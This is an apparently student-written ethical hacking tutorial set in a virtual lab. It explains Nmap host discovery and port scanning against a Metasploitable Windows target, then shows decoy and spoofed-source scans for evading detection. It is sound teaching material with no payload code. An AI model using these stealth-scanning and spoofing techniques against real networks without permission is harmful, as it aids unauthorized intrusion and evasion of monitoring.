WINDOWS PENETRATION TESTING

ABSTRACT :

This project offers a detailed exploration of ethical hacking techniques focused on Windows systems, providing a hands-on approach for beginners. The content spans the setup and configuration of a secure lab environment with Kali Linux in a virtual machine and a Windows target system. Key topics include network reconnaissance using Nmap for OS detection, port scanning, firewall identification, and bypass techniques, along with IP spoofing and packet fragmentation for evading detection. The project further explores enumeration and vulnerability scanning, enabling users to assess security flaws systematically. The final sections introduce Metasploit, covering payload generation with Msfvenom and establishing remote connections using Msfconsole, providing practical insight into penetration testing methodologies. It also aims to build foundational skills in Windows hacking within a controlled and ethical framework, setting the stage for advanced cybersecurity learning.

SETTING UP THE ENVIRONMENT:

- Download VirtualBox locally.
- Install Kali Linux ISO image and create a VM for it.
- Install Metaspoiltable 3 and create a VM for it(Vulnerable lab)

EXPLORING NETWORKING TOOLS:

- **N-MAP**

What Nmap Really Does?

Nmap (Network Mapper) is a tool used to scan and understand what's on a network. Think of it as a way to peek at who's online and what they're doing without actually logging in or interfering with them. Nmap can find:

- **Which devices are connected** (like computers, printers, routers).
- **Which ports are open** (these are like doors on each device, and open ports mean the device is ready to "talk" or respond).
- **What services and versions** these devices are running (like email servers, web servers, etc.).
- **Which operating systems** the devices use.

Why Do People Use Nmap?

- **Network troubleshooting**: Helps IT teams identify network issues.
- **Security auditing**: Finds vulnerable or unnecessary open ports that hackers could exploit.
- **Inventory**: Checks what devices and software versions are running on the network.
- **Fun and research**: Sometimes, people scan networks to see how things are set up, without harming anything.

Basic Commands in Nmap

Let's go over some important Nmap commands, starting with simple ones and moving to more advanced options.

Basic Commands

- **Basic Scan**: nmap <target>
    - Example: nmap 192.168.1.1
    - This basic command will scan the target IP address and check which ports are open.
- **Scan a range of IP Addresses**: nmap 192.168.1.1-50
    - This scans all devices from IP 192.168.1.1 to 192.168.1.50. Useful to see who's online in a local network.

Scanning Options

- **Port Scan**: nmap -p <port> <target>
    - Example: nmap -p 80 192.168.1.1
    - This command checks if a specific port (like 80, used for web services) is open on a device.
- **Scan All Ports**: nmap -p- <target>
    - Example: nmap -p- 192.168.1.1
    - This command will scan every single port on a device (instead of just the default top 1,000). It's more thorough but takes longer.

Advanced Commands

- **Service Version Detection**: nmap -sV <target>
    - Example: nmap -sV 192.168.1.1
    - This checks what version of software is running on open ports, like finding out if a web server is running an old version of Apache.
- **Operating System Detection**: nmap -O <target>

    - Example: nmap -O 192.168.1.1
    - This command guesses the operating system of a device, like Linux, Windows, or macOS. Nmap uses clues to make an educated guess based on how the device responds.
- **Aggressive Scan**: nmap -A <target>
    - Example: nmap -A 192.168.1.1
    - This mode combines OS detection, service version detection, and some other options, providing a very detailed report about the target.
- **Script Scan**: nmap -sC <target>
    - Example: nmap -sC 192.168.1.1
    - Nmap has built-in scripts to test for certain vulnerabilities and more detailed information. The -sC option uses default scripts to gather this information.

Other Useful Options

- **Save Output to File**: nmap <target> -oN output.txt
    - Saves the output to a file called output.txt for easy reference later.
- **Scan a Specific Subnet**: nmap 192.168.1.0/24
    - Scans all devices in a subnet (in this case, 192.168.1.0 to 192.168.1.255).
- **Exclude Certain IPs**: nmap 192.168.1.0/24 --exclude 192.168.1.5
    - This scans the subnet but skips any device at the IP address 192.168.1.5.

Real-Life Example

Let's say you're the "network detective" for a big company. You might use Nmap to:


- First, scan the network with a basic nmap 192.168.1.0/24 to see what devices respond.
- Next, for devices with open ports, try nmap -sV -O <IP> to get detailed information on what services and operating systems they're running.
- You could then run a more aggressive scan with nmap -A on suspicious devices, getting a deeper look to ensure everything is secure.

A Final Word on Nmap

While Nmap is a powerful tool, it's important to use it responsibly. Scanning networks you don't have permission to scan is usually against the law, as it can look like hacking even if you're just exploring. However, used correctly, Nmap is an incredible tool for understanding and securing networks!


WORKING:

First let's get the IP address of the source using ifconfig(Linux command).



IP addr: 192.168.180.11(kali vm)


Using sudo nmap netdiscover -i eth0:




We can see that it has detected a device with IP address 192.168.180.170,which is basically the Windows 2k8 machine.

Now let's check if the both VMs can communicate by using the ping command which sends packets from the source IP to the destination IP

Before that we will change the following in the VirtualBox for enabling the inter VM communication






Now ping the destination IP:


```
└─$ ping 192.168.180.170
PING 192.168.180.170 (192.168.180.170) 56(84) bytes of data.
64 bytes from 192.168.180.170: icmp_seq=1 ttl=128 time=2.10 ms
64 bytes from 192.168.180.170: icmp_seq=2 ttl=128 time=0.661 ms
64 bytes from 192.168.180.170: icmp_seq=3 ttl=128 time=0.764 ms
64 bytes from 192.168.180.170: icmp_seq=4 ttl=128 time=0.659 ms
^C
--- 192.168.180.170 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3024ms
rtt min/avg/max/mdev = 0.659/1.045/2.096/0.608 ms
```

We can see that the icmp_seq field is used to show the sequence number of packets sent and the time taken to be sent, and this confirms the connection.


Now we can verify the IP addr of the destination (Windows 2k8) by using the command ipconfig.



Now alternatively we can use nmap -sn




Lets use **nmap -p- 192.168.180.170** which is used to scan all the ports in that IP addr.



We can infer that the following from the above, the ports which are open in the device and the list of all the services that they provide.


DECOY IPs and IP spoofing:

In penetration testing, **decoy IPs** and **IP spoofing** are techniques used to evade detection and obscure the source of a scan or attack, helping testers simulate real-world attack scenarios.



In the above we used sudo nmap -sS -D RND:7 192.168.180.170

Basically what the above command means is that we are gonna generate 7 random IP addresses for TCP protocol 3 way handshake but in this case we don't do the 3rd handshake (ACK) inside the target sends a ACK-RST signal so that there is no connection establishment instead we are just checking if the IP address is alive or not, because we are operating in stealth mode and don't want to the target to be suspicious of our interaction.




ACTUAL TCP HANDSHAKE

OUR STIMULATED HANDSHAKE

We are using wireshark for tracking the network packets that are transmitted between different IPs.

IP Spoofing:



Using sudo nmap -sS -D 192.168.180.76 192.168.180.170


Here we can see that we are spoofing the IP 192.168.180.76 along with our Kali Vm's IP so that there is a confusion created for the Target to which IP address is actually being suspicious.

